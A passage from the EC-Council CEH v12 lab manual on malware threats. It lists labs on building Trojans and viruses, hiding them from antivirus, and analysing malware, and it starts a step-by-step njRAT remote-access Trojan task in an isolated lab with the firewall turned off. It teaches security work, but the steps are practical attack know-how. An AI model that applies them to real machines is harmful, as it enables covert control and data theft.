14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Lab Manual

Malware Threats

Module 07

Malware Threats

Malware is malicious software that damages or disables computer systems and gives limited or full control of those systems to the malware creator for theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, and other software.

Lab Scenario

Malware poses a major security threat to information security. Malware writers explore new attack vectors to exploit vulnerabilities in information systems. This leads to ever more sophisticated malware attacks, including drive-by malware, "maladvertising" (or "malvertising") and advanced persistent threats. Although organizations try hard to defend themselves using comprehensive security policies and advanced anti-malware controls, the current trend indicates that malware applications are targeting "lower-hanging fruit"; these include unsecured smartphones, mobile applications, social media, and cloud services. This problem is further complicated, because of the challenges faced during threat prediction.

Assessing an organization's information system against malware threats is a major challenge today, because of the rapidly changing nature of malware threats. One needs to be well-versed in the latest developments in the field and understand the basic functioning of malware to select and implement the controls appropriate for an organization and its needs.

The lab activities in this module provide first-hand experience with various techniques that attackers use to write and propagate malware. You will also learn how to effectively select security controls to protect your information assets from malware threats.

Lab Objective

The objective of the lab is to create malware and perform other tasks that include, but are not limited to:

- Create a Trojan and exploit a target machine
- Create a virus to infect the target machine
- Perform malware analysis to determine the origin, functionality, and potential impact of a given type of malware
- Detect malware

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 175 Minutes

Overview of Malware

With the help of a malicious application (malware), an attacker gains access to stored passwords in a computer and is able to read personal documents, delete files, display pictures, or messages on the screen, slow down computers, steal personal information, send spam, and commit fraud. Malware can perform various malicious activities that range from simple email advertising to complex identity theft and password stealing.

Programmers develop malware and use it to:

- Attack browsers and track websites visited
- Affect system performance, making it very slow
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data losses
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Lab Tasks

Note: Ensure that the **Windows Defender Firewall is Turn off** on the machines you are using for the lab tasks in this module, as it blocks and deletes malware as soon as it is executed.

Attackers, as well as ethical hackers or pen testers, use numerous tools and techniques to gain access to the target network or machine. Recommended labs that will assist you in learning various malware attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Gain Access to the Target System using Trojans	√	√	√
	1.1 Gain Control over a Victim Machine using the njRAT RAT Trojan	√		√
	1.2 Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs		√	√
	1.3 Create a Trojan Server using Theef RAT Trojan		√	√
2	Infect the Target System using a Virus	√		√
	2.1 Create a Virus using the JPS Virus Maker Tool and Infect the Target System	√		√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3	Perform Static Malware Analysis	√	√	√
	3.1 Perform Malware Scanning using Hybrid Analysis	√		√
	3.2 Perform a Strings Search using BinText		√	√
	3.3 Identify Packaging and Obfuscation Methods using PEid		√	√
	3.4 Analyze ELF Executable File using Detect It Easy (DIE)	√		√
	3.5 Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer		√	√
	3.6 Identify File Dependencies using Dependency Walker		√	√
	3.7 Perform Malware Disassembly using IDA and OllyDbg	√		√
	3.8 Perform Malware Disassembly using Ghidra		√	√
4	Perform Dynamic Malware Analysis	√	√	√
	4.1 Perform Port Monitoring using TCPView and CurrPorts	√		√
	4.2 Perform Process Monitoring using Process Monitor	√		√
	4.3 Perform Registry Monitoring using Reg Organizer		√	√
	4.4 Perform Windows Services Monitoring using Windows Service Manager (SrvMan)		√	√
	4.5 Perform Startup Programs Monitoring using Autoruns for Windows and WinPatrol		√	√
	4.6 Perform Installation Monitoring using Mirekusoft Install Monitor		√	√
	4.7 Perform Files and Folder Monitoring using PA File Sight		√	√
	4.8 Perform Device Drivers Monitoring using DriverView and Driver Reviver		√	√
	4.9 Perform DNS Monitoring using DNSQuerySniffer		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

***CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Gain Access to the Target System using Trojans

A computer Trojan is a program with malicious or harmful code contained inside apparently harmless programming or data in such a way that the program can gain control and cause damage such as ruining the file allocation table on the hard disk.

Lab Scenario

Attackers use digital Trojan horses to trick the victim into performing a predefined action on a computer. Trojans are activated upon users' specific predefined actions, like unintentionally installing a piece of malicious software or clicking on a malicious link, and upon activation, it can grant attackers unrestricted access to all data stored on compromised information systems and cause potentially immense damage. For example, users could download a file that appears to be a movie, but, when opened, it unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

Trojan horses work on the same level of privileges as victims. For example, if a victim has the privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase its level of access, even beyond the user running it. If successful, the Trojan could use the increased privileges to install other malicious code on the victim's machine.

An expert security auditor or ethical hacker needs to ensure that the organization's network is secure from Trojan attacks by finding machines vulnerable to these attacks and making sure that anti-virus tools are properly configured to detect such attacks.

The lab tasks in this exercise demonstrate how easily hackers can gain access to the target systems in the organization and create a covert communication channel for transferring sensitive data between the victim computer and the attacker.

Lab Objectives

- Gain control over a victim machine using the njRAT RAT Trojan
- Hide a Trojan using SwayzCryptor and make it undetectable to various anti-virus programs
- Create a Trojan server using Theef RAT Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Trojans

In Ancient Greek mythology, the Greeks won the Trojan War with the aid of a giant wooden horse that the Greeks built to hide their soldiers. The Greeks left the horse in front of the gates of Troy. The Trojans, thinking that it was a gift from the Greeks that they had left before apparently withdrawing from the war, brought the horse into their city. At night, the hidden Greek soldiers emerged from the wooden horse and opened the city's gates for their soldiers, who eventually destroyed the city of Troy.

Thus, taking its cue from this myth, a computer Trojan is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can gain control and cause damage such as ruining the file allocation table on your hard disk.

Lab Tasks

Task 1: Gain Control over a Victim Machine using the njRAT RAT Trojan

---

Attackers use Remote Access Trojans (RATs) to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his/her awareness. They can perform screening and camera capture, code execution, keylogging, file access, password sniffing, registry management, and other tasks. The virus infects victims via phishing attacks and drive-by downloads and propagates through infected USB keys or networked drives. It can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it is capable of accessing a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

This RAT can be used to control Botnets (networks of computers), allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the Command and Control server software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Here, we will use the njRAT Trojan to gain control over a victim machine.

Note: The versions of the created client or host and appearance of the website may differ from what it is in this task. However, the actual process of creating the server and the client is the same, as shown in this task.

Note: In this lab task, we will use the **Windows 11** (**10.10.1.11**) machine as the attacker machine and the **Windows Server 2022** (**10.10.1.22**) machine as the victim machine.

1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**.
3. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




4. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe**.

   Note: If a **User Account Control** window appears, click **Yes**.


   Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

5. The **njRAT GUI** appears along with an njRAT pop-up, where you need to specify the port you want to use to interact with the victim machine. Enter the port number and click **Start**.
6. In this task, the default port number **5552** has been chosen.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




7. The njRAT GUI appears; click the **Builder** link located in the lower-left corner of the GUI to configure the exploit details.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

